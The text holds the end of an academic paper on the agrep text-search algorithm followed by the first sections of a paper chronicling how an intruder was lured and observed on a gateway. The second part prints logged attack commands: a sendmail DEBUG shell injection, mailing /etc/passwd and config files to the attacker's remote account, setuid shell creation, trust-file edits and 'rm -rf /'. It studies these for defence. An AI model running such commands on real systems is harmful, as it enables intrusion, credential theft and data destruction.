Our algorithm uses a hashing technique combined with a different Boyer-Moore technique. Instead of building a shift table based on single characters, we build the shift table based on a block of characters. (The idea of using a block of characters was first proposed by Knuth-Morris-Pratt in section 8 of [KMP77].) Like other Boyer-Moore style algorithms, our algorithm preprocesses the patterns to build some data structures such that the search process can be speeded up. Let $c$ denote the size of the alphabet, $M = k \cdot m$, and $b = \lceil \log_c M \rceil$. We assume that $b \le m/2$. In the preprocessing, a shift table *SHIFT* and a hashing table *HASH* are built. We look at the text $b$ characters at a time. The values in the SHIFT table determine how far we can shift forward during the search process. The shift table *SHIFT* is an array of size $c^b$. Each entry of *SHIFT* corresponds to a distinct substring of length $b$. Let $X = x_1 x_2 \cdots x_b$ be a string corresponding to the $i$'th entry of *SHIFT*. There are two cases: either $X$ appears somewhere in one of the $P_j$'s or not. For the latter case, we store $m-b+1$ in $SHIFT[i]$. For the former case, we find the rightmost occurrence of $X$ in any of the $P_j$'s that contain it; suppose it is in $P_y$ and that $X$ ends at position $q$ of $P_y$. Then we store $m-q$ in $SHIFT[i]$.

If the shift value is > 0, then we can safely shift. Otherwise, it is possible that the current substring we are looking at in the text matches some pattern in the pattern list. To avoid comparing the substring to every pattern in the pattern list, we use a hashing technique to minimize the number of patterns to be compared. In the preprocessing we build a hash table *HASH* such that a pattern with hash value $j$ is put in a linked-list pointed to by $HASH[j]$. So, in the search process, whenever we are going to compare current aligned substring to the patterns, we first compute the hash value of the substring and compare the substring only to those patterns that have the same hash value. The algorithm for searching the text is sketched in Figure 1.

The multi-pattern matching algorithm described above can be used to solve the approximate string-matching problem. Let $P = p_1, p_2, \ldots, p_M$ be a pattern string, and let $T = a_1, a_2, \ldots a_N$ be a text string. We partition $P$ into $k+1$ fragments $P_1, P_2, \ldots, P_{k+1}$, each of size $m = M/(k+1)$. Let $T_{ij} = a_i, \ldots, a_j$ be a substring of $T$. By a pigeonhole principle, if $T_{ij}$ differs from $P$ by no more than $k$ errors, then one of the fragment must match a substring of $T_{ij}$ exactly.

The approximate string matching algorithm is conducted in two phases. In the first phase we partition the pattern into $k+1$ fragments and use the multi-pattern string matching algorithm to find all those places that contain one of the fragments. If there is a match of a fragment at position $i$ of the text, we mark the positions $i-M+k$ to $i+M+k-m$ as a 'candidate' area. After the first phase is done we apply the approximate matching algorithm described in section 3.1 to find the actual matches in those marked area. (If the pattern size is > 32, we use

**Algorithm** Multi-Patterns

```
Let p be the current position of the text ;
while (p < N)  /* N is the end position of the text */
{
    blk_idx = map(a_{p-b+1} a_{p-b+2} ... a_p) /* map transforms a string of size b into an integer */
    shift_value = SHIFT[blk_idx];
    if (shift_value > 0) p = p + shift_value;
    else
        compute the hash value of a_{p-m+1} ... a_p;
        compare a_{p-m+1} ... a_p to every pattern that has the same hash value;
        if there is a match then reports a_{p-m+1} ... a_p;
        p = p + 1;
}
```

**Figure 1:** A sketch of the algorithm for multi-pattern searching.

Ukkonen's $O(Nk)$ expected-time algorithm [Uk85].)

Our algorithm is very fast when the pattern is long and the number of errors is not high (assuming that $k < M/\log_b M$). Unlike the approximate Boyer-Moore string matching algorithm in [TU90], whose performance degrades greatly when the size of the alphabet set is small, our algorithm is not sensitive to the alphabet size. For example, for DNA patterns of size 500, allowing 25 errors, our algorithm is about two orders of magnitude faster than Ukkonen's $O(Nk)$ expected-time algorithm [Uk85] and algorithm MN2 [GP90] (which are the two fastest algorithms among the algorithms compared in [CL90]). Experimental results are given in the next section. The algorithm is very fast for practical applications for searching both English text and DNA data.

## 4. Experimental Results

We present four brief experiments. The numbers given here should be taken with caution. Any such results depend on the architecture, the operating system, the compilers used, not to mention the patterns and test files. These tests are by no means comprehensive. They are given here to show that agrep is fast enough to be used for large files. Differences of 20-30% in the running times are not significant. Thus, all Boyer-Moore type programs are about the same for simple patterns. Agrep seems better for multi patterns. For approximate matching, agrep is one to two orders of magnitude faster than other programs that we tested. We believe that the main strength of agrep is that it is more flexible, general, and convenient than all previous programs.

All tests were run on a SUN SparcStation II running UNIX. Two files were used, both of size 1MB, one a sub-dictionary and one a collection of bibliographic data. The numbers are in seconds and are the averages of several experiments. They were measured by the time facility in UNIX and only user times were taken (which adds considerably to their impreciseness).

Table 1 compares agrep against other programs for *exact* string matching. The first three programs use Boyer-Moore type algorithms. The original egrep does not. We used 50 words of varying sizes (3-12) as patterns and averaged the results.

| text size | agrep | gre | e?grep | egrep |
|---|---|---|---|---|
| 1Mb | 0.09 | 0.11 | 0.11 | 0.79 |
| 200Kb | 0.028 | 0.024 | 0.038 | 0.218 |

Table 1: Exact matching of simple strings.

Table 2 shows results of searching for multi patterns. In the first line the pattern consisted of 50 words (the same words that were used in Table 1, but all in once) searched inside a dictionary; in the second line the pattern consists of 20 separate titles (each two words long), searched in a bibliographic file.

| pattern | agrep | gre | e?grep | fgrep |
|---|---|---|---|---|
| 50 words | 1.15 | 2.57 | 6.11 | 8.13 |
| 20 titles | 0.18 | 0.71 | 1.53 | 5.64 |

Table 2: Exact matching of multi patterns.

Table 3 shows typical running times for approximate matching. Two patterns were used — 'matching' and 'string matching' — and we tested each one with 1, 2, and 3 errors (denoted by Er). Other programs that we tested did not come close.

| pattern | Er = 1 | Er = 2 | Er = 3 |
|---|---|---|---|
| 'string matching' | 0.26 | 0.55 | 0.76 |
| 'matching' | 0.22 | 0.66 | 1.14 |

Table 3: Approximate matching of simple strings.

Table 4 shows typical running times for more complicated patterns, including regular expressions. Agrep does not yet use any Boyer-Moore type filtering for these patterns. As a result, the running times are slower than they are for simpler patterns. The best algorithm we know for approximate matching to arbitrary regular expressions is by Myers and Miller [MM89]. Its running times for the cases we tested were more than an order of magnitude slower than our algorithm, but this is not a fair test, because Myers and Miller's algorithm can handle arbitrary costs (which we cannot handle) and its running time is independent of the number of errors (which makes it competitive with or better than ours if the number of errors is very large).

| pattern | Er = 0 | Er = 1 | Er = 2 | Er = 3 |
|---|---|---|---|---|
| <Hom>ogenious | 0.53 | 1.10 | 1.42 | 1.74 |
| JACM; 1981; Graph | 0.53 | 1.10 | 1.43 | 1.75 |
| Prob#tic; Algo#m | 0.55 | 1.10 | 1.42 | 1.76 |
| <[CJ]ACM>; Prob#tic; trees | 0.54 | 1.11 | 1.43 | 1.75 |
| (<[23]>–[23]*\|<B>).*<Tr>ees | 0.66 | 1.53 | 2.19 | 2.83 |

Table 4: Approximate matching of complicated patterns.

## 5. Conclusions

Searching text in the presence of errors is commonly done 'by hand' — one tries many possibilities. This is frustrating, slow, and with no guarantee of success. Agrep can alleviate this problem and make searching in general more robust. It also makes searching more convenient by not having to spell everything precisely. Agrep is very fast and general and it should find numerous applications. It has already been used in the Collaboratory system [HPS90], in a new tool (under development) for locating files in a UNIX system [FMW92], and in a new algorithm for finding information in a distributed environment [FM92]. In the last two applications, agrep is modified in a novel way to search inside specially compressed files *without* having to decompress them first.

## Acknowledgements:

We thank Ricardo Baeza-Yates, Gene Myers, and Chunghwa Rao for many helpful conversations about approximate string matching and for comments that improved the manuscript. We thank Ric Anderson, Cliff Hathaway, Andrew Hume, David Sanderson, and Shu-Ing Tsuei for their help and comments that improved the implementation of agrep. We also thank William Chang and Andrew Hume for kindly providing programs for some of the experiments.

## References

[AC75]
Aho, A. V., and M. J. Corasick, "Efficient string matching: an aid to bibliographic search," *Communications of the ACM* 18 (June 1975), pp. 333–340.

[Ba89]
Baeza-Yates R. A., "Improved string searching," *Software — Practice and Experience* 19 (1989), pp. 257–271.

[BG89]
Baeza-Yates R. A., and G. H. Gonnet, "A new approach to text searching," *Proceedings of the 12th Annual ACM-SIGIR conference on Information Retrieval,* Cambridge, MA (June 1989), pp. 168–175.

[BM77]
Boyer R. S., and J. S. Moore, "A fast string searching algorithm," *Communications of the ACM* 20 (October 1977), pp. 762–772.

[CL90]
Chang W. I., and E. L. Lawler, "Approximate string matching in sublinear expected time," *the 31th Annual Symp. on Foundations of Computer Science,* (October 1990), pp. 116–124.

[CW79]
Commentz-Walter, B, "A string matching algorithm fast on the average," *Proc. 6th International Colloquium on Automata, Languages, and Programming* (1979), pp. 118–132.

[FM92]
Finkel R. A., and U. Manber, "The design and implementation of a server for retrieving distributed data," in preparation.

[FMW92]
Finkel R. A., U. Manber, and S. Wu, "Findfile — a tool for locating files in a large file system," in preparation.

[GP90]
Galil Z., and K. Park, "An improved algorithm for approximate string matching," *SIAM J. on Computing* 19 (December 1990), pp. 989–999.

[Ha89]
Haertel, M., "GNU e?grep," Usenet archive `comp.source.unix`, Volume 17 (February 1989).

[HPS90]
Hudson, S. E., L. L. Peterson, and B. R. Schatz, "Systems Technology for Building a National Collaboratory," University of Arizona Technical Report #TR 90-24 (July 1990).

[HS91]
Hume A., and D. Sunday, "Fast string searching," *Software — Practice and Experience* 21 (November 1991), pp. 1221–1248.

[Hu91]
Hume A., personal communication (1991).

[KMP77]
Knuth D. E., J. H. Morris, and V. R. Pratt, "Fast pattern matching in strings," *SIAM Journal on Computing* 6 (June 1977), pp. 323–350.

[MM89]

Myers, E. W., and W. Miller, "Approximate matching of regular expressions," *Bull. of Mathematical Biology* 51 (1989), pp. 5–37.

[TU90]

Tarhio J. and E. Ukkonen, "Approximate Boyer-Moore string matching," Technical Report #A-1990-3, Dept. of Computer Science, University of Helsinki (March 1990).

[Uk85]

Ukkonen E., "Finding approximate patterns in strings," *Journal of Algorithms* 6 (1985), pp. 132–137.

[WM91]

Wu S. and U. Manber, "Fast Text Searching With Errors," Technical Report TR-91-11, Department of Computer Science, University of Arizona (June 1991).

[WM92]

Wu S. and U. Manber, "Filtering search approach for some string matching problems," in preparation.

## Biographical Sketches

**Sun Wu** is a Ph.D. candidate in computer science at the University of Arizona. His research interests include design of algorithms, in particular, string matching and graph algorithms.

**Udi Manber** is a professor of computer science at the University of Arizona, where he has been since 1987. He received his Ph.D. degree in computer science from the University of Washington in 1982. His research interests include design of algorithms and computer networks. He is the author of "Introduction to Algorithms - A Creative Approach" (Addison-Wesley, 1989). He received a Presidential Young Investigator Award in 1985, the best paper award of the seventh International Conference on Distributed Computing Systems, 1987, and a Distinguished Teaching Award of the Faculty of Science at the University of Arizona, 1990.

# An Evening with Berferd
# In Which a Cracker is Lured, Endured, and Studied

**Bill Cheswick**

**AT&T Bell Laboratories**

**Abstract**

On 7 January 1991 a cracker, believing he had discovered the famous sendmail DEBUG hole in our Internet gateway machine, attempted to obtain a copy of our password file. I sent him one.

For several months we led this cracker on a merry chase in order to trace his location and learn his techniques. This paper is a chronicle of the cracker's "successes" and disappointments, the bait and traps used to lure and detect him, and the chroot "Jail" we built to watch his activities.

We concluded that our cracker had a lot of time and persistence, and a good list of security holes to use once he obtained a login on a machine. With these holes he could often subvert the *uucp* and *bin* accounts in short order, and then *root*. Our cracker was interested in military targets and new machines to help launder his connections.

This is a draft of a paper accepted for the January 1992 San Francisco Usenix.

## 1. Introduction

Our secure Internet gateway was firmly in place by the spring of 1990[1]. With the castle gate in place, I wondered how often the lock was tried. I knew there were barbarians out there. Who were they? Where did they attack from and how often? What security holes did they try? They weren't doing any damage to AT&T, merely fiddling with the door. The ultimate fun would be to lure a cracker into a situation where we log his sessions, learn a thing or two, and warn his subsequent targets.

The owner of an average workstation on the Internet has few tools for answering these questions. Commercial systems detect and report some probes, but ignore many others. Our gateway was producing 10 megabytes of detailed logs each day for the standard services. How often were people trying to use the services we did not support?

We added a few fake services, and I wrote a script to scan the logs daily. This list of services and other lures has grown—we now check the following:

- *FTP:* The scanner produces a report of all login names that were attempted. It also reports the use of a tilde (a possible probe of an old FTP bug), all attempts to obtain FTP's `/etc/passwd` and `/etc/group` files, and a list of all files stored in the `pub` directory. People who obtain the `passwd` file are often looking for account names to try, and password entries to crack. Sometimes system administrators put their real password file in the FTP directory. We have a bogus file whose passwords, when cracked, are *why are you wasting your time.*
- *Telnet/login:* All login attempts are logged and reviewed daily. It is easy to spot when someone is trying many accounts, or hammering on a particular account. Since there are no authorized accounts for Internet users on our gateway other than `guard`, it is easy to pick out probes.
- *Guest/visitor accounts:* A public computer account is the first thing a cracker looks for. These accounts provide friendly, easy access to nearly every file in the machine, including the password file. The cracker can also get a list of hosts trusted by this machine from the `/etc/hosts.equiv` and various personal `.rhosts` files. Our login script for these accounts look something like this:

```
exec 2>/dev/null # ensure that stderr doesn't appear
trap "" 1
/bin/echo
(    /bin/echo "Attempt to login to inet with  $LOGNAME  from  $CALLER" |
            upasname=adm /bin/mail ches dangelo &
     # (notify calling machine's administrator for some machines...)
     # (finger the calling machine...)
) 2>&1 | mail ches dangelo

/bin/echo "/tmp full"
sleep 5                 # I love to make them wait....
/bin/echo "/tmp full"
/bin/echo "/tmp full"
/bin/echo
sleep 60                # ... and simulating a busy machine is useful
```

We have to be careful that the caller doesn't see our error messages if we make a mistake in this script. Note that `$CALLER` is the name or IP number of the machine on the other end. It is available to the user's environment through modifications to our *telnetd* and *login* programs.

- *SMTP DEBUG:* This command used to provide a couple of trap doors into *sendmail.* All the vendors seemed to clean up this famous hole quite a while ago, but some crackers still try it occasionally. The hole allowed outsiders to execute a shell script as `root`. When someone tries this on our machine, I receive the text that the cracker wishes to have executed.
- *Finger: Finger* provides a lot of information useful to crackers: account names, when the account was last used, and a few things to try as passwords. Since our corporate policy does not allow us to provide this information, we put in a service that rejects the call after fingering the caller. (Obviously we had to take steps to avoid fingering loops if the finger came from our gateway.) It turns out that we receive about a dozen finger requests per day, and they are mostly legitimate. We now print useful information for general queries, but mail an alarm if someone wants specific information about bogus accounts.
- *Rlogin/rsh:* These commands rely on a notoriously insecure authentication system, which we do not support. But we do mail reports of attempts to use them along with reverse finger information and particulars like the user name and desired command.

Many of these detectors perform a "reverse *finger*" to the calling machine. These *fingers* can often locate the calling user on a busy machine after several probes, and even identify the previous hop on a laundered call.

When a probe appears to have no legitimate purpose, I send a message like the following:

```
inetfans postmaster@sdsu.edu

Yesterday someone from math.sdsu.edu fetched the /etc/passwd file
from our FTP directory.  The file is not important, but these probes
are sometimes performed from stolen accounts.

Just thought you'd like to know.

Bill Cheswick
```

This is a typical letter. It is sent to 'inetfans' which consists of the Computer Emergency Response Team (CERT), a log, and some interested parties, plus someone who is likely to care at the offending site.

Many system administrators take these reports quite seriously, especially the military sites. Generally, system administrators are quite cooperative in hunting down these problems. Responses to these letters included apologies (some lengthy), bounced messages, closed accounts, several tighter routers, and silence. When a site seems willing to sponsor repeated cracker activity we consider refusing all packets from them.

## 2. Unfriendly Acts

We've been running this setup since July 1990. Probe rates go up during college vacations. Our rate may be higher than most, because we are well-known and considered by some to be "The Phone Company."

When a caller fetches the passwd file during a long session, it is not always clear that he has evil intentions. Sometimes they are just checking to see if any transfer will work.

The following log, from 15 Jan 1991, shows decidedly unfriendly activity:

```
19:43:10 smtpd[27466]: <--- 220 inet.att.com SMTP
19:43:14 smtpd[27466]: -------> debug
19:43:14 smtpd[27466]: DEBUG attempt
19:43:14 smtpd[27466]: <--- 200 OK
19:43:25 smtpd[27466]: -------> mail from:</dev/null>
19:43:25 smtpd[27466]: <--- 503 Expecting HELO
19:43:34 smtpd[27466]: -------> helo
19:43:34 smtpd[27466]: HELO from
19:43:34 smtpd[27466]: <--- 250 inet.att.com
19:43:42 smtpd[27466]: -------> mail from: </dev/null>
19:43:42 smtpd[27466]: <--- 250 OK
19:43:59 smtpd[27466]: -------> rcpt to:</dev/^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H
19:43:59 smtpd[27466]: <--- 501 Syntax error in recipient name
19:44:44 smtpd[27466]: -------> rcpt to:<|sed -e '1,/^$/'d | /bin/sh ; exit 0">
19:44:44 smtpd[27466]: shell characters: |sed -e '1,/^$/'d | /bin/sh ; exit 0"
19:44:45 smtpd[27466]: <--- 250 OK
19:44:48 smtpd[27466]: -------> data
19:44:48 smtpd[27466]: <--- 354 Start mail input; end with <CRLF>.<CRLF>
19:45:04 smtpd[27466]: <--- 250 OK
19:45:04 smtpd[27466]: /dev/null  sent 48 bytes to  upas.security
19:45:08 smtpd[27466]: -------> quit
19:45:08 smtpd[27466]: <--- 221 inet.att.com Terminating
19:45:08 smtpd[27466]: finished.
```

This is our log of an SMTP session. These arcane sessions are usually carried out between two mailers. In this case, there was a human at the other end typing (and mistyping) commands to our mail demon. The first thing he tried was the debug command. He must have been surprised when he got the "250 OK" response. The key line is the rcpt to: command entered at 19:44:44. The text within the angled brackets of this command is usually the address of a mail recipient. Here it contains a command line. *Sendmail* used to execute this command line as root when it was in debug mode. The text of the actual mail message (not logged) is piped through

```
sed -e '1,/^$/'d | /bin/sh ; exit 0"
```

which strips off the mail headers and executes the rest of the message as root. The text of the message was mailed to me. Here were two of these probes as I logged them, including a time stamp:

```
19:45    mail adrian@embezzle.stanford.edu </etc/passwd
19:51    mail adrian@embezzle.stanford.edu </etc/passwd
```

He wanted us to mail him a copy of our password file, presumably to run it through a password cracking program. Each of these probes came from a user adrian on EMBEZZLE.STANFORD.EDU. They were overtly hostile, and came within half an hour of the announcement of U.S. air raids on Iraq. I idly wondered if Saddam had hired a cracker or two. I happened to have the spare bogus passwd file in the FTP directory, so I mailed that to him with a return address of root. I also sent the usual letter to Stanford.

The next morning I heard from the folks at Stanford: they knew about it, and were working on the problem. They also said that the account adrian had been stolen.

The following Sunday morning I received a letter from France:

```
To: root@research.att.com
Subject: intruder
Date: Sun, 20 Jan 91 15:02:53 +0100

I have  just closed an account on my machine
which has been broken by an intruder coming from embezzle.stanford.edu. He
(she) has left a file called passwd. The contents are:

------------
>From root@research.att.com Tue Jan 15 18:49:13 1991
Received: from research.att.com by embezzle.Stanford.EDU (5.61/4.7);
Tue, 15 Jan 91 18:49:12 -0800
Message-Id: <9101160249.AA26092@embezzle.Stanford.EDU>
From: root@research.att.com
Date: Tue, 15 Jan 91 21:48 EST
To: adrian@embezzle.stanford.edu
Root: mgajqD9nOAVDw:0:2:0000-Admin(0000):/:
Daemon: *:1:1:0000-Admin(0000):/:
Bin: *:2:2:0000-Admin(0000):/bin:
Sys: *:3:3:0000-Admin(0000):/usr/v9/src:
Adm: *:4:4:0000-Admin(0000):/usr/adm:
Uucp: *:5:5:0000-uucp(0000):/usr/lib/uucp:
Nuucp: *:10:10:0000-uucp(0000):/usr/spool/uucppublic:/usr/lib/uucp/uucico
Ftp: anonymous:71:14:file transfer:/:no soap
Ches: j2PPWsiVal..Q:200:1:me:/u/ches:/bin/sh
Dmr: a98tVGlT7GiaM:202:1:Dennis:/u/dmr:/bin/sh
Rtm: 5bHD/k5k2mTTs:203:1:Rob:/u/rtm:/bin/sh
Berferd: deJCw4bQcNT3Y:204:1:Fred:/u/berferd:/bin/sh
Td: PXJ.d9CgZ9DmA:206:1:Tom:/u/td:/bin/sh
Status: R
------------

Please let me know if you heard of him.
```

My bogus password file had traveled to France! A configuration error caused our mailer to identify the password text as RFC 822 header lines, and carefully adjusted the format accordingly. The first letter was capitalized, and there was a space added after the first colon on each line.

## 3. An Evening with Berferd

On Sunday evening, January 20, I was riveted to CNN like most people. A CNN bureau chief in Jerusalem was casting about for a gas mask. I was quite annoyed when my terminal announced a security event:

```
22:33     finger attempt on berferd
```

A couple of minutes later someone used the debug command to submit commands to be executed as root—he wanted our mailer to change our password file!

```
22:36     echo "beferdd::300:1:maybe Beferd:/:/bin/sh" >>/etc/passwd
          cp /bin/sh /tmp/shell
          chmod 4755 /tmp/shell
```

Again, the connection came from EMBEZZLE.STANFORD.EDU.

What should I do? I didn't want to actually give him an account on our gateway. Why invite trouble? I would have no keystroke logs of his activity, and would have to clean up the whole mess later.

I'd like to string him along a little to see what other things he had in mind. Perhaps I could emulate the operating system by hand. This means that I'd have to teach him that the machine is slow, because I am no match for a MIPS M/120. It also meant that I would have to create a somewhat consistent simulated system, based on some decisions I made up as I went along. I already had one Decision, because he had received a password file:

**Decision 1** *Ftp's password file was the real one.*

Here were a couple more:

**Decision 2** *The gateway machine is poorly administered. (After all, it had the DEBUG hole, and the FTP directory should never contain a real password file.)*

**Decision 3** *The gateway machine is terribly slow. It could take* hours *for mail to get through—even overnight!*

So I wanted him to think he had changed our password file, but didn't want to actually let him log in. I could create an account, but make it inoperable. How?

**Decision 4** *The shell doesn't reside in* `/bin`, *it resides somewhere else.*

This decision was pretty silly, but I had nothing to lose. I whipped up a test account `b` with a little shell script. It would send me mail when it was called, and had some sleeps in it to slow it down. The caller would see this:

```
RISC/os (inet)

login: b
RISC/os (UMIPS) 4.0 inet
Copyright 1986, MIPS Computer Systems
All Rights Reserved


Shell not found
```

Decision 3 explained why it took about ten minutes for the addition to the password file. I changed the `b` to `beferdd` in the real password file. While I was setting this up he tried again:

```
22:41     echo "bferd ::301:1::/:/bin/sh" >> /etc/passwd
```

Here's another proposed addition to our password file. He must have put the space in after the login name because the previous command hadn't been "executed" yet, and he remembered the RFC 822 space in the file we sent him. Quite a flexible fellow, actually. He got impatient while I installed the new account:

```
22:45     talk adrian@embezzle.stand^Hford.edu
          talk adrian@embezzle.stanford.edu
```

**Decision 5** *We don't have a* talk *command.*

**Decision 6** *Errors are not reported to the invader when the DEBUG hole is used. (I assume this is actually true anyway.) Also, any erroneous commands will abort the script and prevent the processing of further commands in the same script.*

The *talk* request had come from a different machine at Stanford. I notified them in case they didn't know. I checked for Scuds on the TV.

He had chosen to attack the `berferd` account. This name came from the old Dick Van Dyke show when Jerry Van Dyke called Dick "Berferd" "because he looked like one." It seemed like a good name for our cracker.

There was a flurry of new probes. I guess Berferd didn't have cable TV.

```
22:48     Attempt to login to inet with  bferd  from  Tip-QuadA.Stanford.EDU
22:48     Attempt to login to inet with  bferd  from  Tip-QuadA.Stanford.EDU
22:49     Attempt to login to inet with  bferd  from  embezzle.Stanford.EDU
22:51     (Notified Stanford of the use of Tip-QuadA.Stanford.EDU)
22:51     Attempt to login to inet with  bferd  from  embezzle.Stanford.EDU
```

```
22:51      Attempt to login to inet with  bferd  from  embezzle.Stanford.EDU
22:55      echo "bfrd ::303:1::/tmp:/bin/sh" >> /etc/passwd
22:57      (Added bfrd to the real password file.)
22:58      Attempt to login to inet with  bfrd  from  embezzle.Stanford.EDU
22:58      Attempt to login to inet with  bfrd  from  embezzle.Stanford.EDU
23:05      echo "36.92.0.205" >/dev/null
           echo "36.92.0.205      embezzle.stanford.edu">>/etc./^H^H^H
23:06      Attempt to login to inet with  guest  from  rice-chex.ai.mit.edu
23:06      echo "36.92.0.205      embezzle.stanford.edu" >> /etc/hosts
23:08      echo "embezzle.stanford.edu adrian">>/tmp/.rhosts
```

Apparently he was trying to *rlogin* to our gateway. This requires appropriate entries in some local files. At the time we did not detect attempted *rlogin* commands.

```
23:09      Attempt to login to inet with  bfrd  from  embezzle.Stanford.EDU
23:10      Attempt to login to inet with  bfrd  from  embezzle.Stanford.EDU
23:14      mail adrian@embezzle.stanford.edu < /etc/inetd.conf
           ps -aux|mail adrian@embezzle.stanford.edu
```

Following the presumed failed attempts to *rlogin*, Berferd wanted our `inetd.conf` file to discover which services we did provide. I didn't want him to see the real one, and it was too much trouble to make one.

**Decision 7** *The gateway computer is not deterministic. (We've always suspected that of computers anyway.)*

```
23:28      echo "36.92.0.205      embezzle.stanford.edu" >> /etc/hosts
           echo "embezzle.stanford.edu  adrian" >> /tmp/.rhosts
           ps -aux|mail adrian@embezzle.stanford.edu
           mail adrian@embezzle.stanford.edu < /etc/inetd.conf
```

I didn't want him to see a *ps* output either. Fortunately, his Berkeley *ps* command switches wouldn't work on our System V machine.

At this point I called CERT. This was an extended attack, and there ought to be someone at Stanford tracing the call. I didn't realize it would take weeks to get a trace. I wasn't sure exactly what CERT does in these circumstances. Do they call The Feds? Roust a prosecutor? Activate an international phone tap network? What they did was log and monitor everything, and try to get me in touch with a system manager at Stanford. They seem to have a very good list of contacts.

By this time I had numerous windows on my terminal running *tail -f* on various log files. I could monitor Riyadh and all those demons at the same time. The action resumed with FTP:

```
Jan 20 23:36:48 inet ftpd[14437]: <--- 220 inet FTP server
                         (Version 4.265 Fri Feb 2 13:39:38 EST 1990) ready.
Jan 20 23:36:55 inet ftpd[14437]: -------> user bfrd^M
Jan 20 23:36:55 inet ftpd[14437]: <--- 331 Password required for bfrd.
Jan 20 23:37:06 inet ftpd[14437]: -------> pass^M
Jan 20 23:37:06 inet ftpd[14437]: <--- 500 'PASS': command not understood.
Jan 20 23:37:13 inet ftpd[14437]: -------> pass^M
Jan 20 23:37:13 inet ftpd[14437]: <--- 500 'PASS': command not understood.
Jan 20 23:37:24 inet ftpd[14437]: -------> HELP^M
Jan 20 23:37:24 inet ftpd[14437]: <--- 214- The following commands are
                         recognized (* =>'s unimplemented).
Jan 20 23:37:24 inet ftpd[14437]: <--- 214 Direct comments to ftp-bugs@inet.
Jan 20 23:37:31 inet ftpd[14437]: -------> QUIT^M
Jan 20 23:37:31 inet ftpd[14437]: <--- 221 Goodbye.
Jan 20 23:37:31 inet ftpd[14437]: Logout, status 0
Jan 20 23:37:31 inet inetd[116]: exit 14437
Jan 20 23:37:41 inet inetd[116]: finger  request from  36.92.0.205  pid 14454
Jan 20 23:37:41 inet inetd[116]: exit 14454
```

```
23:38      finger attempt on berferd
23:48      echo "36.92.0.205      embezzle.stanford.edu" >> /etc/hosts.equiv
23:53      mv /usr/etc/fingerd /usr/etc/fingerd.b
           cp /bin/sh /usr/etc/fingerd
```

Decision 4 dictates that the last line must fail. Therefore, he just broke the *finger* service on my simulated machine. I turned off the real service.

```
23:57     Attempt to login to inet with  bfrd  from  embezzle.Stanford.EDU
23:58     cp /bin/csh /usr/etc/fingerd
```

*Csh* wasn't in */bin* either, so that command "failed."

```
00:07     cp /usr/etc/fingerd.b /usr/etc/fingerd
```

OK. *Fingerd* worked again. Nice of Berferd to clean up.

```
00:14     passwd bfrt
          bfrt
          bfrt
```

Now he was trying to change the password. This would never work, since *passwd* reads its input from `/dev/tty`, not the shell script that *sendmail* would create.

```
00:16     Attempt to login to inet with  bfrd  from  embezzle.Stanford.EDU
00:17     echo "/bin/sh" > /tmp/Shell
          chmod 755 /tmp/shell
          chmod 755 /tmp/Shell
00:19     chmod 4755 /tmp/shell
00:19     Attempt to login to inet with  bfrd  from  embezzle.Stanford.EDU
00:19     Attempt to login to inet with  bfrd  from  embezzle.Stanford.EDU
00:21     Attempt to login to inet with  bfrd  from  embezzle.Stanford.EDU
00:21     Attempt to login to inet with  bfrd  from  embezzle.Stanford.EDU
```

At this point I was tired. CNN had nothing interesting to report from the Middle East. I wanted to continue watching Berferd in the morning, but I had to shut down my simulated machine until then. I was wondering how much effort this was worth. Cliff Stoll had done a fine job before[2] and it wasn't very interesting doing it over again. It was fun to lead this guy on, but what's the goal? I did want to keep him busy so that someone at Stanford could trace him, but they wouldn't be in until the morning. I could just shut down the gateway overnight: it is a research machine, not production. I shut down the gateway after sending out a complaint about possible disk errors. I made sure Berferd was sitting in one of those *sleeps* in the login when the message went out.

I decided I would like to have Berferd spend more time trying to get in than I spent leading him on. (In the long run he won that battle.) After half an hour I concluded that this creep wasn't worth holding up a night's worth of mail. I brought the machine back up, and went to sleep.

Berferd returned an hour later. Of course, the magic went away when I went to bed, but that didn't seem to bother him. He was hooked. He continued his attack at 00:40. The logs of his attempts were tedious until this command was submitted for *root* to execute:

```
01:55     rm -rf /&
```

WHOA! Now it was personal! Obviously the machine's state was confusing him, and he wanted to cover his tracks. Some crackers defend their work, stating that they don't do any real damage. Our cracker tried this with us, and succeeded with this command on other systems.

He worked for a few more minutes, and gave up until morning.

```
07:12     Attempt to login to inet with  bfrd  from  embezzle.Stanford.EDU
07:14     rm -rf /&
07:17     finger attempt on berferd
07:19     /bin/rm -rf /&
          /bin/rm -rf /&
07:23     /bin/rm -rf /&
07:25     Attempt to login to inet with  bfrd  from  embezzle.Stanford.EDU
09:41     Attempt to login to inet with  bfrd  from  embezzle.Stanford.EDU
```

## 4. The day after

It was time to catch up with all the commands he had tried after I went to sleep, including those three attempts to erase all our files. To simulate the nasty *rm* command, I took the machine down for a little while, cleaned up the simulated password file, and left a message from our hapless system administrator in `/etc/motd` about a disk crash. My log showed the rest of the queued commands:

```
mail adrian@embezzle.stanford.edu < /etc/passwd
mail adrian@embezzle.stanford.edu < /etc/hosts
mail adrian@embezzle.stanford.edu < /etc/inetd.conf
ps -aux|mail adrian@embezzle.stanford.edu
ps -aux|mail adrian@embezzle.stanford.edu
mail adrian@embezzle.stanford.edu < /etc/inetd.conf
```

I mailed him the four simulated files, including the huge and useless `/etc/hosts` file. I even mailed him error messages for the two *ps* commands in direct violation of the no-errors Decision 6.

In the afternoon he was still there, mistyping away:

```
13:41    Attempt to login to inet with  bfrd  from  decaf.Stanford.EDU
13:41    Attempt to login to inet with  bfrd  from  decaf.Stanford.EDU
14:05    Attempt to login to inet with  bfrd  from  decaf.Stanford.EDU
16:07    echo "bffr ::7007:0::/:/v/bin/sh" >> /etc/o^Hpasswd
16:08    echo "bffr ::7007:0::/:/v/bin/sh" >> /etc/passwd
```

He worked for another hour that afternoon, and from time-to-time over the next week or so. I went to the Dallas "CNN" Usenix, where his commands were simulated from the terminal room about twice a day. This response time was stretching credibility, but his faith seemed unflagging.

## 5. The Jail

I never intended to use these tools to simulate a system in real-time. I wanted to watch the cracker's keystrokes, to trace him, learn his techniques, and warn his victims. The best solution was to lure him to a sacrificial machine and tap the connection. The Ethernet is easy to tap, and modified *tcpdump* software can separate and store the sessions. But I didn't have a spare machine handy, so I took the software route. (Steve Bellovin did construct such a machine. We never managed to lure anyone interesting to it.)

